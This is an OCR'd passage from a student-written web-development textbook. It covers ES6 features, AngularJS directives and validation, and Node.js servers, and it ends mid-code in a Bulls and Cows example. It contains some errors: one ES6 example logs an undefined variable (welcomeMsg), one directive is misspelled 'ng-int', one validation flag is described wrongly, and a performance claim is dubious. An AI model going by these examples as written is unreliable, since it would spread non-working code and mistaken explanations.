


Image of filled out form


Registration Form
Change Form Title: Registration Form
Type Your ID: 12
Type your First Name: Mike
Type your Last Name: Noland
Type Your Email: mike.noland@gmail.com
Type Your Username: Keys
Type Your Password:
Test Form Output Below For Mike Noland
Your ID is: 12
Your First Name is: Mike
Your Last Name is: Noland
Your Email is: mike.noland@gmail.com
Your Username is: Keys
Your Password is: test_pass_seen!
Hidden Field Test: This is a test of the hidden field Binder.

References

CHAPTER 11

New ES6 Features - Michael Reuter

Introduction

ES6 is a new set of features for JavaScript that make the language more robust and easier to use. The abbreviation ES stands for ECMAScript. ECMA is an international organization that makes programming standards. ECMAScript can be implemented in several scripting languages, but it was created for JavaScript and that remains its most popular implementation. *[ES]*

History

The history of ES is rather unique and the naming convention can be confusing. The first version of the scripting language was approved in 1996 after being created by Netscape who submitted what they called JavaScript to ECMA for standardization. *[ES]*

ES was improved upon soon after its initial release with versions 2 and 3, the later being released in 1999. This is where things get a little weird. Unlike most other programming languages and technologies, new additions to ES standards were not released for ten years with version 5 following in 2009. Version 4 doesn't exist because the project was abandoned. *[ES]*

Version 5, named ES5, is currently very popular and supported by all major browsers. *[ES5]* Version 6, the topic of this report, is gaining popularity. It is also called ES6 and ES2015. With version 6, which was standardized in 2015, the naming system changed to ES followed by the year it was published. This is in an effort to launch new versions every year and not wait for an entire feature set to be completed. ES2016 is actually the newest standard but it takes a few years for changes to be widely adopted. *[ES]*

Uses

JavaScript and the new features available in ES6 have a wide variety of uses. JavaScript is popular as a client-side scripting tool, enabling websites to hold interactive content that can provide a captivating and useful web design while allowing features to run faster. JavaScript is also becoming popular as a back-end tool with its inclusion in

languages such as Node.js. This language isn't useful for all services, but it works very well for network applications because it can support thousands of concurrent connections. *[Node]* There are many more possible applications for the technology which will likely be realized in the future.

New features

Constants

Also known as immutable variables, constant variables are simply variables that cannot be reassigned. *[ES6NF]*

Example:

```
const userNum = 55;

userNum = 100;

console.log(userNum);
```

This example will not log the number 55 and will instead throw an "Assignment to constant" error.

This is beneficial for several reasons. First, programs are easier to understand if variables (or some of the variables) can't be changed. Second, performance is generally faster because references to constants can be cached. *[IO]*

Default Parameters

A second new feature of ES6 is default parameters. In previous versions of the language it took multiple lines of code, but the defaults can now be included in the function declaration. *[ES6NF]*

For example, if an Indianola business had a customer form on their website, they might want to use code like this:

```
function defaults(fName, lName, state = "IA", county = "Warren", city = "Indianola",␣
→areaCode = 515) {
  console.log(fName);
  console.log(lName);
  console.log(state);
  console.log(county);
  console.log(city);
  console.log(areaCode);
}
```

The console outputs:

```
undefined
undefined
IA
Warren
Indianola
515
```

String Interpolation

String Interpolation is a fancy way of saying that it is easier to access data stored in strings. This can be very useful for displaying data and in a host of other implementations.

Here is an example including a student and the courses they are enrolled in:

```
var student = {firstName: "Michael", lastName: "Reuter"};
var course1 = {name: "Programming", instructor: "Craven", days: "MWF"};
var course2 = {name: "Spanish", instructor: "Gates", days: "TTH"};

var loginMsg = `You are signed in as ${student.firstName} ${student.lastName}.
You are enrolled in ${course1.name} and ${course2.name}.`;

console.log(welcomeMsg);
```

The log output is:

```
You are signed in as Michael Reuter. You are enrolled in Programming and
Spanish.
```

This may seem a bit more complicated than the ES5 code which allowed references like `student.firstName` and `course1.name` but it is more useful in most implementations. For example, when writing a message or logging information, concatenation with plus (+) signs is not needed and extra spaces inside quotations aren't necessary. Note, however, that the string uses back ticks (‘) instead of regular quotation marks. *[ES6NF]*

Back ticks can also be used to create a multi-line string. Where concatenation with plus (+) signs and new quotes was required in ES5, a string can encompass an unlimited number of lines using back ticks in ES6. *[TOP10ES6]*

Here's an example using some text from the Quick Facts page on Simpson College's website:

```
var message = `Eighty-five acres comprise Simpson's main campus in Indianola
with 34 major buildings, including: College Hall, Wallace Hall, Mary Berry
Hall, George Washington Carver Science Center, Dunn Library, Kent Campus
Center, Smith Memorial Chapel, Blank Performing Arts Center, Athletic Complex,
Amy Robertson Music Center and Henry H. and Thomas H. McNeill Hall.`
```

Short object definitions

This is an extremely simple improvement but it makes the language easier to understand. During this course, many students were confused when creating a line in the JavaScript login file that looked something like `var dataToServer = {loginId : loginId};` The `loginId : loginId` section can be somewhat confusing to people who are new to the language. This has been simplified in ES6 allowing for that line to look like this:

```
var dataToServer = {loginId};
```

Let statements

ES6 introduces `let` which is very similar to `var` but contains itself to the curly braces that house the statement. This allows variables to be temporarily changed within sections of code. *[TOP10ES6]*

Read the following code and predict what the output will be before scrolling to the solution.

```
function letTest() {
    var projectedEnrollment = 1000;

    console.log("Check 1: ", projectedEnrollment);
    {
        // How about a digital advertising campaign?
        let projectedEnrollment = 1050;
```

```
        console.log("Check 2: ", projectedEnrollment);
    }
    console.log("Check 3: ", projectedEnrollment);

    {
        // What about hiring another admissions counselor?
        let projectedEnrollment = 1025;
        console.log("Check 4: ", projectedEnrollment);
        {
            // What about adding an online application?
            let projectedEnrollment = 1100;
            console.log("Check 5: ", projectedEnrollment);
        }
        console.log("Check 6: ", projectedEnrollment);
    }
    console.log("Check 7: ", projectedEnrollment);
}
```

Here is the output:

```
Check 1:  1000
Check 2:  1050
Check 3:  1000
Check 4:  1025
Check 5:  1100
Check 6:  1025
Check 7:  1000
```

String searches

As a final feature highlight, ES6 added a few very useful and easy ways to search strings. *[ES6STR]* This includes:

```
.startsWith()
.endsWith()
.includes()
```

Here is an example implementation:

```
function stringSearches() {
    var sentence = "Simpson College is an excellent school.";

    console.log(sentence.startsWith("Sim"));
    console.log(sentence.startsWith("col"));

    console.log(sentence.endsWith("."));
    console.log(sentence.endsWith("an"));

    console.log(sentence.includes("is"));
    console.log(sentence.includes("excel"));
}
```

The console prints true or false for each line:

```
true
false
true
```

```
false
true
true
```

Compatibility

What happens to the web page when the browser isn't compatible? The short answer is that it doesn't work. End users don't generally see error messages unless they're looking at the console, so it may appear that the website is programmed poorly.

How do today's JavaScript developers write modern, efficient code while ensuring it will work for all their users? The answer to this question depends on the end user environment. Generally, it is much easier to determine what version of JavaScript to use when writing an internal application for a corporate environment because the company likely has standardized browser versions. This may mean that programmers aren't writing in the newest version, but they know the application will work for all of their users.

This question becomes a little more challenging when writing a website for the public Internet. Thankfully there are compatibility websites that list all major browsers and what JavaScript features they support. According to the ECMAScript compatibility table by kangax, these are the percentage of ES6 each browser supports as of April 16, 2017:

- Internet Explorer 11: 11%
- Edge: 96%
- Firefox: 94%
- Chrome: 97%
- Safari: 100%
- Android browser: 25%
- Safari on iOS: 100%


[ES6]

As you can see, programming in ES6 may cause errors for some users, although the vast majority should have updated browsers. Firefox, Chrome, and Edge update automatically so most general users likely have a recent version. Apple users who keep their devices up to date can access all of the new features. At this point, it is a business decision which must also include factors such as how vital the systems are and what support options are available for end users. ES5 has near 100% support on every major browser so it's a safe bet, but most developers will want to update their applications to the newest standard sometime in the near future.

Changing JavaScript version in IntelliJ

Trying to use many of the new features in development environments such as IntelliJ will throw errors in the editor while working in the browser, if the browser is compatible. Follow these steps to change the JavaScript version in IntelliJ:

1. Navigate to **File** > **Settings**.
2. Expand **Languages & Frameworks** and select **JavaScript**.
3. Change the language version from **ECMAScript 5.1** to **ECMAScript 6**.
4. In IntelliJ, this selection also includes ECMA2016 and some newer features.



[IntelliJ]

Conclusion

ES6 has a number of very useful new features. New web applications should be written using the language and existing applications should be updated to use the new features if resources are available. While the audience of the website must be considered, all major browsers have adopted the main features of this language and they will continue adopting additional pieces.

Sources

CHAPTER 12

AngularJS - Morgan Ryan

Introduction

AngularJS is a "JavaScript-based open-source front-end web application framework that is maintained by Google with a community of individuals and corporations to address many of the challenges encountered in developing single-page applications." *[wikiAngularJS]* "AngularJS is put in place to help simplify the development and testing of mobile apps but providing client-side model-view-controller (MVC) and model-view-viewmodel (MVVM) and will work with most up to date internet applications." *[wikiAngularJS]* In short terms, AngularJS takes your framework and adapts and extends your HTML and creates it in a format that is able to be used by different models and views. Once this process is complete the end result for AngularJS is to improve the testing and performance of the program.

History of AngularJS

AngularJS first came about when the first team started working on it in 2014. It first reads the HTML page it then interprets the tag attributes in the HTML to directives, which is a language construct, to make the inputs and outputs readable by JavaScript variables. Then those variables are grabbed by JSON resources. "Some common websites that use this is ABC News, Sprint, Walgreens, etc. This is used a lot throughout the world, according to various sources it is used on 12,000 sites and this was from 2016!" *[wikiAngularJS]*

AngularJS Framework

```
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular.min.js"></
→script>
```


Above is the script tag that is used to add the AngularJS to an HTML page. With this script tag the HTML is extending by ng-bind, ng-app and ng-model. Listed below are the different directives that come with AngularJS and what each of them entail, along with some sample code as well.

- ng-app: directive initializes an AngularJS application.

- ng-init: directive initializes application data.
- ng-model: directive binds the value of HTML controls (input, select, textarea) to the application.

Below is a piece of sample code that puts to use the above directives. The print out of the sample code is listed below the code. After a full understanding of the code below it leads right into the topic of Data Binding.


```
<div ng-app="" ng-init="firstName='John'">

<p>Name: <input type="text" ng-model="firstName"></p>
<p>You wrote: {{ firstName }}</p>

</div>
```



Data Binding

"Data Binding in AngularJS binds AngularJS expressions with AngularJS data." *[wikiAngularJS]* In the code above this is shown with the {{ firstName }} part of the code. This section of the code is bound with the ng-model="firstName." The next directive is ng-repeat which repeats an HTML element. It can clone HTML elements when the item is in a collection. Below is sample code that explains how this works and the output of this code.

```
<div ng-app="" ng-int="names=[
{name:'Jani', country:'Norway'},
{name:'Hege', country:'Sweden'},
{name:'Kai', country:'Denmark'}]">

<ul>
  <li ng-repeat="x in names">
        {{ x.name + ', ' + x.country }}
  </li>
</ul>

</div>
```



More on Directives

Along with what was stated above about ng-model this directive can also:

- Provide type validation for application data (number,email,required) *Code shown below*
- Provide status for application data (invalid, dirty,touched,error)
- Provide CSS classes for HTML elements-Bind HTML elements to HTML forms

```
<form ng-app="" name="myForm">
        Email:
        <input type="email" name="myAddress" ng-model="text">
        <span ng-show="myForm.myAddress.$error.email">Not a valid e-mail address</
→span>
</form>
```

Email:

Enter your e-mail address in the input field. AngularJS will display an errormessage if the address is not an e-mail.

AngularJS Controller

All these directives or applications are controlled by the AngularJS controller. In order for the controller to be defined in the HTML the correct call is ng-controller. Below is a more in depth explaination of the application.

"The AngularJS application is defined by ng-app="myApp." the application runs inside the . The ng-controler="myCtrl" attribute is an AngularJS directive. It defines a controller. The mtCtrl funtion is a JavaScript Funtion.AngularJS will invoke the controller with a $scopte object. In AngularJS, $scopte si the application object (the owner of application variables and functions). The controller creates two properties in the scopte. The ng-model directives bind the input fields to the controler properties." *[w3SchoolsAngularJS]*

```
<div ng-app="myApp" ng-controller="personCtrl">

First Name: <input type="text" ng-model="firstName"><br>
Last Name: <input type="text" ng-model="lastName"><br>
<br>
Full Name: {{fullName()}}

</div>

<script>
var app = angular.module('myApp', []);
app.controller('personCtrl', function($scope) {
        $scope.firstName = "John";
        $scope.lastName = "Doe";
        $scope.fullName = function() {
                return $scope.firstName + " " + $scope.lastName;
        };
});
</script>
```

First Name: John
Last Name: Doe

Full Name: John Doe

Scopes

Now tying HTML and Controllers together, the binding part between them which is when the scope has to be used. “The scope is an object with properties and methods, it is also available for both the HTML and the controller.” *[w3SchoolsAngularJS]* To properly use scope the tag would be $scope wich gets the access to the properties. But that tag only works for the controller, to use it in the HTML the tag would be refering to the propertyname like {{ firstName }}.

To keep things straight the view is the HTML, the model is the data available in the HTML and the controller is the JavaScript function that does things to the data. Now adding scope which is the model.

Filters

Next we move to filters, filters are used to trasform the data. Below are the various filters used in AngularJS.

- currency: fomat a number a a currency format-date: format a date to a specified format-filter: slect a subset of items from an array
- json: format an object to a json string
- limitTo: limits an array/string into a speciried number of elemtns/characters
- lowercase: format a string to lower case
- orderBy: orders an array by an expressions
- uppercase: format a string to upper case *code shown below*
- number: format a number to a string

```
<div ng-app="myApp" ng-controller="personCtrl">

<p>The name is {{ lastName | uppercase }}</p>

</div>
```

Services

AngularJS has many built in services, one service that is very commonly used $location. This service helps find the location of an element in the HTML. Below is more services built in AngularJS.

- $http: requests data from the server
- $timeout: display something in a specific amount of time
- $interval: display something in a specific amount of time but in intervals

Display Options

AngularJS Tables

Once all the data is the way it is supposed to be putting it in a table is super simple in AngularJS. Below is the code to use to display a table in AngularJS.

Dropdown Box

To create a dropdown box with AngularJS use ng-options, but ng-repeat will also create a dropdown box. "The difference between the two are ng-reapt repeats a block of HTML code for each item in an array, it can be used to create options in a dropdown list. The ng-options is made for filling a dropdown list with options and allows the selected selected value to be an object. Dropdowns made from ng-repeat has to be a string. Below is the code to create the dropdown box with ng-options." *[w3SchoolsAngularJS]*

```
<div ng-app="myApp" ng-controller="myCtrl">

<select ng-model="selectedName" ng-options="x for x in names">
</select>

</div>

<script>
var app = angular.module('myApp', []);
app.controller('myCtrl', function($scope) {
        $scope.names = ["Emil", "Tobias", "Linus"];
});
</script>
```

On top of these AngularJS allows users to create checkboxes, radio buttons, etc. There are many different styling tips that can be found on w3schools.com.

Validation

Lastly, validation is key when it comes to creating a form on a website. "AngularJS offers client-side form validation that checks the state of the form and fields, it then lets the client know about what needs to be filled in or what is already filled in. For the validation functions use HTML5 attributes. Now keep in mind that even though the page has client-side validation it also needs server side validtion to make sure that everything is secure properly." *[w3SchoolsAngularJS]* Below is a list of the fields and forms used in AngularJS.

Fields:

- $untouched: the field has not been touched yet
- $touched: the field has been touched
- $pristine: the field has not been modified yet
- $dirty: the field content is not valid
- $invalid: the field content is not valid
- $valid: the field content is valid

Forms:

- $pristine: no fields have been modified yet
- $dirty: one or more have been modified
- $invalid: the form content is not valid
- $valid: the form content is valid
- $submitted: the form is submitted

All of these are going to give true or false results. Below is sample code of how validation would look like.

```
<html>
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.4.8/angular.min.js"></
→script>
<body>

<h2>Validation Example</h2>

<form  ng-app="myApp"  ng-controller="validateCtrl"
name="myForm" novalidate>

<p>Username:<br>
  <input type="text" name="user" ng-model="user" required>
  <span style="color:red" ng-show="myForm.user.$dirty && myForm.user.$invalid">
  <span ng-show="myForm.user.$error.required">Username is required.</span>
  </span>
</p>

<p>Email:<br>
  <input type="email" name="email" ng-model="email" required>
  <span style="color:red" ng-show="myForm.email.$dirty && myForm.email.$invalid">
  <span ng-show="myForm.email.$error.required">Email is required.</span>
  <span ng-show="myForm.email.$error.email">Invalid email address.</span>
  </span>
</p>

<p>
  <input type="submit"
  ng-disabled="myForm.user.$dirty && myForm.user.$invalid ||
  myForm.email.$dirty && myForm.email.$invalid">
</p>

</form>

<script>
var app = angular.module('myApp', []);
app.controller('validateCtrl', function($scope) {
        $scope.user = 'John Doe';
        $scope.email = 'john.doe@gmail.com';
});
</script>

</body>
</html>
```

Final Statement

There are so many different ways that AngularJS can be used in websites, this brief report only touched the surface of what AngularJS can do. There are so many resources out there that can go more in depth on AngularJS. This client-side application is becoming more and more common, so it crucial that everyone becomes familiar with it.

References

CHAPTER 13

Node.js - Nathan Hawkins

Introduction

History

JavaScript is an incredibly helpful language. Nearly every modern web page uses JavaScript as a way to provide client-side interactivity between the user and their page, but this aspect of the web hasn't always been so convenient. If

JavaScript had never been developed, users wouldn't be able to like cat pictures on their grandmother's FaceBook page. There certainly wouldn't be a way to change viewing preferences on a YouTube video. Without JavaScript, the fancy menu bar to the left of this text wouldn't change colors based on where the user placed their cursor. Before JavaScript, web pages were simply words, links, pictures, and whatever could be crafted through the burdening restrictions of HTML *[WHA]*.

When Brendan Eich created JavaScript, the web no longer had to be boring. Web developers could create interactive objects for more convenient browsing. Finally, there was a way to access the user's computer without forcing them to load a separate page! There was a problem, though: JavaScript was strictly client-side. There wasn't an easy way for the server to initiate contact with the user, and this issue limited developers in what they could do *[WHY]*. For example, if an eBay user wanted to know real-time when a bid was made on their product, tough luck. They better get used to mashing that refresh button.

That's why when Ryan Dahl developed Node.js in 2009 it gained huge momentum from the get-go *[ABT]*. Used by huge corporations such as Neflix, GitHub, Google, and PayPal, Node.js is a widely popular server-side platform that uses JavaScript to let developers create lightweight web applications *[SIT]*. Node.js applications are coded in Javascript, and they're lightning fast. Instead of using common languages like Java to run their servers, full-stack developers can now use the same language in both their front-end and back-end applications. But enough of how Node.js came to be. What is Node.js, and why is it so popular?

What is Node.js?

The official Node.js website defines Node.js as, "a JavaScript runtime built on Chrome's V8 JavaScript engine. Node.js uses an event-driven, non-blocking I/O model that makes it lightweight and efficient." *[NDE]*. These features allow for Node.js applications to serve more requests than traditional back-end servers, which is crucial if the owner wishes to serve multiple thousands of clients at a time. Below is a more in-depth list of Node.js features and why people care about them so much.

Features of Node.js

Event-Driven I/O

Node.js applications don't actively seek out activity. Instead, the only time they distribute information is when an event has occurred, either on the server-side or the client side. This is implemented in the event loop.

The main event loop in Node.js is in charge of connecting to and distributing between clients on a single thread. This feature of Node.js ensures that the server is optimized to make as many connections as possible, but there is a cost. Because the server runs everything in a single thread, the server sacrifices CPU power for more connections to clients. This is important because it highlights the situations for which a developer should pick Node.js: lightweight applications that require few CPU operations *[WHY]*. By running everything in Node.js via events, requests from the user are idle when there is no I/O. Resources aren't wasted on connections that aren't currently exchanging information *[EVN]*.

But if a thousand clients request information at the same time on a single thread, wouldn't the hypothetical last client have to wait for every other client before getting his or her data? That issue might be a problem if not for asynchronous programming, another key feature of Node.js.

Asynchronous Programming

Asynchronous programming is a key aspect to Node.js' success. In an asynchronous function, the client may request a piece of information, and the server will gather that information *without blocking the entire event loop*. This is called a callback Instead of waiting for information, the event loop moves to the next event and trusts the callback to perform

the operation. The process is then responsible for, once the information has been gathered, sending that information to the client *[HOW]*.

Fast Performance

When used correctly to fill its niche, Node.js can greatly outperform other tools. A test created by Maciej Sopylo perfectly captures the beneficial aspects of Node.js in comparison to PHP, another popular language in back-end web development. To do this, Sopylo ran a simple for loop that did three separate calculations and printed to the console the amount of time it took to finish the loop. Sopylo then timed two different applications: one using PHP, the other using Node.js. It was found that as the number of iterations increased, the PHP application's time increased in a linear fashion. However, the tester found that the Node.js application finished at a more logarithmic (faster) rate when doing the same calculations. When the number of iterations was increased to one billion, the PHP application was 93% slower than the Node.js one *[BEG]*.


Examples of Node.js Applications

Simple Get

With Node.js, it is pretty easy to create a new web server and perform a get method using JavaScript. Helpful built-in modules to the Node.js framework are the "http" and "url" modules. By using these modules and some core functions in them, the below example is a way to gather data from the url and pass it to the site itself.

```
// Include modules
var http = require("http"),
        url  = require("url");

// Create server
http.createServer(function (request, response) {
        request.on('readable', function () {
       request.read();
        });

        // End event
        request.on('end', function () {
                var data = url.parse(request.url, true).query;
                response.writeHead(200, {
                        'Content-Type': 'text/plain'
                });

                // Display data
                response.end('This is your data: ' + data['data']);
        });
}).listen(8080);
```

The first two lines are simply including the http and url modules. On the next line, by using the createServer() function built into the http module, the code is able to read the data with the .read() function or consume it in the 'end' event *[BEG]*.



Bulls and Cows Game

As previously mentioned, Node.js is an extremely versitile tool that can do a surprising amount of things. By taking the previous example a step further, it is possible to create a game based on whatever data the user puts into the url. In the code below, the game is to guess a five-letter isogram, or word with no repeating letters. For example, “games” is an isogram, but “title” isn’t due to it having two T’s.


This example takes a word from the url and decides whether or not it matches the secret word on the server. If the word is a match, the word is displayed on the screen alongside a congratulations message. However, if the word is incorrect, the game will respond with the number of bulls (letters in the correct location) and cows (letters that are in the word, but incorrectly placed).

```
// 5 letter isogram in Node.js
var secretWord = "slant";

// Include modules
var http = require("http"),
        url  = require("url");

// Create server
http.createServer(function (request, response) {
    request.on('readable', function () {
        request.read();
    });

    // End event
    request.on('end', function () {
        // Store arguments in userData variable
        var userData = url.parse(request.url, true);
        var data = userData.query.data;

        response.writeHead(200, {
            'Content-Type': 'text/plain'
        });
```

